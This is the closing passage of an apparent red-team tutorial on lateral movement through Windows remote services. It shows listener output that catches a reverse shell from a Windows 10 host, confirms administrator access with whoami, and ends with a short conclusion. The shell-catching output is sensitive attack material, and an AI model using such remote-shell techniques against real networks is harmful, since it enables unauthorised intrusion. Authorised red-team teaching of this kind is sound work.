connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49839  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
ignite\administrator  
  
C:\Windows\system32>
```

Conclusion

Lateral Movement is an essential step in red teaming as it leads to privilege escalation and network compromise. The article talked about Remote Services and how they can be utilized for lateral movement scenarios during Red Team Assessments. These services inherently have the capability to interact with remote systems. We demonstrated such techniques in the article.

References

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